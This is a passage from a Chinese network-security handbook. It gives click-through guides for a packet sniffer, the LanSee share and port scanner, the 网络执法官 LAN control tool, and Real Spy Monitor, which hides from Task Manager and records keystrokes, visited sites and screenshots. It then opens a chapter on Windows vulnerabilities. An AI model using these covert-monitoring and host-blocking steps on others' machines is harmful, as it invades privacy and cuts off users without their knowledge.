
根据需要在“常规设置”选项卡中勾选相应复选框。

STEP13： 切换至“文件类型”选项卡




设置要下载文件的类型，这里勾选所有的复选框。

STEP14： 给嗅探的数据包添加备注信息



单击“列表”>“增加备注”菜单项。

STEP15： 编辑备注




01 输入备注的名称。　02 单击“OK”按钮。

STEP16： 返回“影音神探”主窗口



在“备注”栏目看到添加的备注。

STEP17： 分类显示嗅探出的数据包




在“数据包”列表中右击，在弹出的快捷菜单中单击“分类查看”>“图片文件”菜单项，即可显示图片形式的数据包；如果单击“分类查看”>“文本文件”菜单项，即可显示文本文件形式的数据包。

STEP18： 返回“影音神探”主窗口




单击“列表”>“保存列表”菜单项。

STEP19： 保存文件



选择保存位置，然后单击“Save”按钮。

STEP20： 选择保存文件方式



单击“Yes”按钮保存全部的地址。

STEP21： 保存完毕



文件保存完毕。

2.3 运用工具实现网络监控

2.3.1 运用 LanSee 监控局域网计算机


针对机房中的用户经常误设工作组、随意更改计算机名、IP 地址和共享文件夹等情况，可以使用局域网查看工具 LanSee 非常方便地完成监控，既可以迅速排除故障，又可以解决一些潜在的安全隐患。

1. 搜索计算机

LanSee 是一款主要用于对局域网（Internet 上也适用）上各种信息进行查看的工具，采用多线程技术，将局域网上比较实用的功能完美地融合在了一起，功能十分强大。

使用 LanSee 工具搜索计算机的具体操作步骤如下。

STEP01：打开“局域网查看工具”主窗口



单击“设置”>“工具选项”菜单项。

STEP02：选择搜索范围




在“搜索计算机”选项卡中选择在局域网内搜索计算机的搜索范围。

STEP03：切换至“搜索共享文件”选项卡



输入文件类型单击“添加”按钮，添加新的文件格式。

STEP04：切换至“扫描端口”选项卡



添加所要扫描的端口，添加完成后单击“保存”按钮。

STEP05：返回“局域网查看工具”主窗口



单击“开始”按钮，即可开始搜索。

STEP06：打开搜索的计算机并与其进行连接



在选定的IP地址上右击，在弹出的快捷菜单中单击“打开计算机”菜单项。

STEP07： 输入用户名和密码



输入用户名和密码然后单击“确定”按钮，即可与此计算机建立连接。

2. 搜索共享资源

共享资源往往是局域网数据泄密的“罪魁祸首”，网管要经常检查局域网中是否存在一些不必要开放的共享资源，在查看到不安全因素后，要及时通知开放共享的用户将其关闭。

在 LanSee 主窗口中单击“开始”按钮，搜索出 IP 地址后，紧接着会搜索共享资源，在“共享资源”列表框中看到每台计算机开放的共享资源。



共享资源

2.3.2 运用网络执法官实现网络监控


网络执法官是一款局域网管理辅助软件，采用网络底层协议，能穿透各客户端防火墙对网络中的每一台主机（这里的主机是指各种计算机、交换机等配有 IP 的网络设备）进行监控；采用网卡号（MAC 地址）识别用户等。

1. 安装网络执法官

网络执法官的主要功能是依据管理员为各主机限定的权限，实时监控整个局域网，并自动对非法用户进行管理，可将非法用户与网络中某些主机或整个网络隔离，而且无论局域网中的主机运行何种防火墙，都不能逃避监控，也不会引发防火墙警告，提高了网络安全性。

在使用网络执法官进行网络监控前应对其进行安装，具体的操作步骤如下。


STEP01： 下载并解压“网络执法官”压缩文件



01 双击“网络执法官”安装程序图标，打开“选择安装语言”对话框。


02 选择需要使用的语言，单击“确定”按钮。

STEP02： 安装向导



单击“下一步”按钮。


STEP03： 选择目标位置



01 单击“浏览”按钮选择安装目标位置。

02 单击“下一步”按钮。


STEP04： 选择开始菜单文件夹



01 单击“浏览”按钮选择开始菜单文件夹位置。

02 单击“下一步”按钮。


STEP05： 选择附加任务



01 根据需要勾选需要创建快捷方式的位置复选框。

02 单击“下一步”按钮。


STEP06： 准备安装



01 确认安装信息。

02 单击“安装”按钮。


STEP07： 安装向导完成



01 勾选“运行 Netrobocop”复选框。

02 单击“完成”按钮。

STEP08： 设置监控范围



01 指定监测的硬件对象和网段范围，然后单击“添加/修改”按钮。

02 单击“确定”按钮。

STEP09： 打开“网络执法官”操作窗口



界面中显示了在同一个局域网下的所有用户，可查看其状态、流量、IP 地址、是否锁定、最后上线时间、下线时间、网卡注释等信息。

提示


“网卡 MAC 地址”是网卡的物理地址，也称硬件地址或链路地址，是网卡自身的唯一标识，一般不能随意改变。无论把这个网卡接入到网络的什么地方，MAC 地址都不变。其长度为 48 位二进制数，由 12 个 00 ~ 0FFH 的 16 进制数组成，每个 16 进制数之间用“-”隔开，如“00-0C-76-9F-BC-02”。

2. 查看目标计算机属性

使用“网络执法官”可搜集处于同一局域网内所有主机的相关网络信息。


具体的操作步骤如下：

STEP01： 打开“网络执法官”操作窗口



双击“用户列表”中需要查看对象。


STEP02： 查看用户属性



01 查看用户的网卡地址、IP 地址、上线情况等。

02 单击“历史记录”按钮。

STEP03： 查看在线记录




查看该计算机上线的情况。

3. 批量保存目标主机信息

除收集局域网内各个计算机的信息之外，“网络执法官”还可以对局域网中的主机信息进行批量保存。具体的操作步骤如下。

STEP01：打开“网络执法官”操作窗口




01 切换至“记录查询”选项卡。

02 在“IP 地址段”中输入起始 IP 地址和结束 IP 地址，单击“查找”按钮。

03 开始收集局域网中计算机的信息。

04 单击“导出”按钮。

STEP02： 查看导出信息




所有信息导出为文本文件，在记事本中查看导出信息。

4. 置关键主机


“关键主机”是由管理员指定的IP地址，可以是网关、其他计算机或服务器等。管理员将指定的IP存入“关键主机”之后，即可令非法用户仅断开与“关键主机”的连接，而不断开与其他计算机的连接。设置“关键主机组”的具体操作方法如下。

STEP01： 打开“网络执法官”操作窗口



单击“设置”>“关键主机组”菜单项。

STEP02： 关键主机组设置



01 在“选择关键主机组”下拉列表框中选择关键主机组的名称。


02 设定组内IP。

03 单击“全部保存”按钮，将关键主机的修改即时生效并进行保存。

5. 设置默认权限


“网络执法官”还可以对局域网中的计算机进行网络管理。它并不要求安装在服务器中，而是可以安装在局域网内的任一台计算机上，即可对整个局域网内的计算机进行管理。设置用户权限的具体操作如下。

STEP01： 打开“网络执法官”操作窗口



单击“用户”>“权限设置”菜单项并选择一个网卡权限。


STEP02： 用户权限设置



01 选中“受限用户，若违反以下权限将被管理”单选项。

02 若需要可勾选“启用 IP 限制”复选框，并单击“禁用以下 IP 段:未设定”按钮。

STEP03： “IP 限制”设置



01 对 IP 进行设置。

02 单击“确定”按钮。

STEP04： 返回“用户权限设置”对话框




01 也可选中“禁止用户，发现该用户上线即管理”单选项。

02 在“管理方式”复选项中根据需要勾选相应复选框，然后单击“保存”按钮。

6. 禁止目标计算机访问网络


禁止目标计算机访问网络是“网络执法官”的重要功能，具体的禁止方法如下。

STEP01： 打开“网络执法官”操作窗口



右击“用户列表”中的任意一个对象，在弹出的快捷菜单中单击“锁定 / 解锁”选项。

STEP02： 锁定方式设置



01 选中“禁止与所有主机的 TCP/IP 连接（除敏感主机外）”单选项。

02 单击“确定”按钮，即可实现禁止目标计算机访问网络这项功能。


2.3.3 运用 Real Spy Monitor 监控网络

Real Spy Monitor 是一个监测互联网和个人电脑，以保障其安全的软件。包括键盘敲击、网页站点、视窗开关、程序执行、屏幕扫描以及文件的出入等都是其监控的对象。

1. 添加使用密码


在使用 Real Spy Monitor 对系统进行监控之前，要进行一些设置，具体的操作步骤如下。

STEP01： 启动“Real Spy Monitor”



打开“注册”页面，阅读注册信息后，单击“Continue”按钮。

STEP02： 输入密码



01 第一次使用，没有旧密码可更改，只需在“New Password”和“Confirm”文本框中输入相同的密码。

02 单击“OK”按钮。


注意

在“SetPassWord”对话框中所填写的新密码，将会在 Real Spy Monitor 的使用中处处要用，所以千万不能忘记。

2. 设置弹出热键


之所以需要设置弹出热键，是因为 Real Spy Monitor 运行时会较彻底地将自己隐藏，用户在“任务管理器”等处看不到该程序的运行。要将运行时的 Real Spy Monitor 调出就要使用热键，否则即使单击“开始”菜单中的 Real Spy Monitor 菜单项也不会将其调出。设置热键的具体操作步骤如下。

STEP01： 返回“Real Spy Monitor”主窗口



单击“Hotkey Choice”图标。

STEP02： 设置热键




在“Select your hotkey patten”下拉列表中选择所需热键（也可自定义）。

3. 监控浏览过的网站


在完成了最基本的设置后，就可以使用 Real Spy Monitor 进行系统监控。下面讲述 Real Spy Monitor 如何对一些最常使用的程序进行监控。监控浏览过网站的具体操作步骤如下。

STEP01： 单击主窗口中的“Start Monitor”按钮




弹出“密码输入”对话框，输入正确的密码，单击“OK”按钮。

STEP02： 查看“注意”信息



在认真阅读注意信息后，单击“OK”按钮。


STEP03： 使用 IE 浏览器随便浏览一些网站



按“Ctrl+Alt+R”组合键，在“密码输入”对话框中输入所设置的密码，才能调出“Real Spy Monitor”主窗口，可以发现其中“Websites Visited”项下已有了计数。

此处计数的数字为 37，这表示共打开了 37 个网页，然后单击“Websites Visited”选项。

STEP04： 打开“Report”窗口



可看到列表里的 37 个网址。这显然就是刚刚 Real Spy Monitor 监控到使用 IE 浏览器打开的网页。


提示

如果想要深入查看相应网页是什么内容，只需要双击列表中的网址，即可自动打开 IE 浏览器访问相应的网页。

4. 对键盘输入内容监控

对键盘输入的内容进行监控通常是木马做的事，但 Real Spy Monitor 为了让自身的监控功能变得更加强大也提供了此功能。其针对键盘输入内容进行监控的具体操作步骤如下。


STEP01： 使用键盘输入一些信息



按所设的“Ctrl+Alt+R”组合键，在“密码输入”对话框中输入所设置的密码，调出“Real Spy Monitor”主窗口，此时可以发现“Keystrokes Typed”项下已经有了计数。


可以看出计数的数字为 23，这表示有和计数数字相同的 23 条记录，然后单击“Keystrokes Typed”选项。

STEP02： 查看记录信息




双击其中任意一条记录。

STEP03： 打开记事本窗口



可以看出“Administrator”用户在某点某时某分别输入的信息。

STEP04： 捕获“Ctrl”类快捷键




如果用户输入了“Ctrl”类的快捷键，则 Real Spy Monitor 同样也可以捕获到。

5. 程序执行情况监控

如果想知道用户都在计算机中运行哪些程序，只需在“Real Spy Monitor”主窗口中单

击“Programs Executed”项的图标，在弹出的报告对话框中即可看到运行的程序名和路径，如下图所示。




Programs Executed 的“Report”窗口

6. 即时截图监控


用户可以通过 Real Spy Monitor 的即时截图监控功能（默认为一分钟截一次图）来查知用户的操作历史。监控即时截图的具体操作步骤如下。

STEP01： 打开“Real Spy Monitor”主窗口



单击“Screen Snapshots”选项。

STEP02： 查看记录的操作



可看到 Real Spy Monitor 记录的操作，双击其中任意一项截图记录。

STEP03： 以 Windows 图片和传真查看器查看



可以看到所截的图。

显然，Real Spy Monitor 的功能是极其强大的。使用它对系统进行监控，网管将会轻松很多。在一定程度上，将会给网管监控系统中是否有黑客的入侵带来极大方便。

第3章 系统漏洞入侵与防范

随着 Windows 的广泛使用，不断有新的漏洞被用户发现，微软也不断推出新的修补程序和安全加密程序。但作为用户未必知道所有的系统漏洞如何修补，这便给了黑客可乘之机。

主要内容：

- 系统漏洞基础知识
- Windows 服务器系统入侵流程
- DcomRpc 溢出工具
- 用 MBSA 检测系统漏洞
- 用 Windows Update 修复系统漏洞

3.1 系统漏洞基础知识

系统漏洞也称安全缺陷，这些安全缺陷会被技术高低不等的入侵者所利用，从而达到控制目标主机或造成一些更具破坏性的目的。

3.1.1 系统漏洞概述

几乎所有操作系统的默认安装（Default installation）都没有被配置成最理想的安全状态，即出现了漏洞。漏洞是指应用软件或操作系统软件在逻辑设计上的缺陷，或在编写时产生的错误。某个程序（包括操作系统）在设计时未考虑周全，则这个缺陷或错误将可以被不法者或黑客利用，通过植入木马、病毒等方式攻击或控制整个电脑，从而窃取电脑中的重要资料和信息，甚至破坏系统。

漏洞是硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。漏洞会影响到很大范围的软、硬件设备，包括系统本身及支撑软件、网络用户和服务器软件、网络路由器和安全防火墙等。换言之，在这些不同的软、硬件设备中，都可能存在不同的安全漏洞问题。

在不同种类的软、硬件设备及设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的安全漏洞问题。系统漏洞又称安全缺陷，可对用户造成不良后果。如漏洞被恶意用户利用会造成信息泄漏；黑客攻击网站即利用网络服务器操作系统的漏洞，对用户操作造成不便，如不明原因的死机和丢失文件等。

3.1.2 Windows XP 与 Windows 7 系统常见漏洞

1. Windows XP系统常见漏洞

Windows XP 系统常见的漏洞有 UPNP 服务漏洞、升级程序漏洞、帮助和支持中心漏洞、压缩文件夹漏洞、服务拒绝漏洞、Windows Media Player 漏洞、RDP 漏洞、VM 漏洞、热键漏洞、账号快速切换漏洞等。

（1）UPNP 服务漏洞

漏洞描述：允许攻击者执行任意指令。

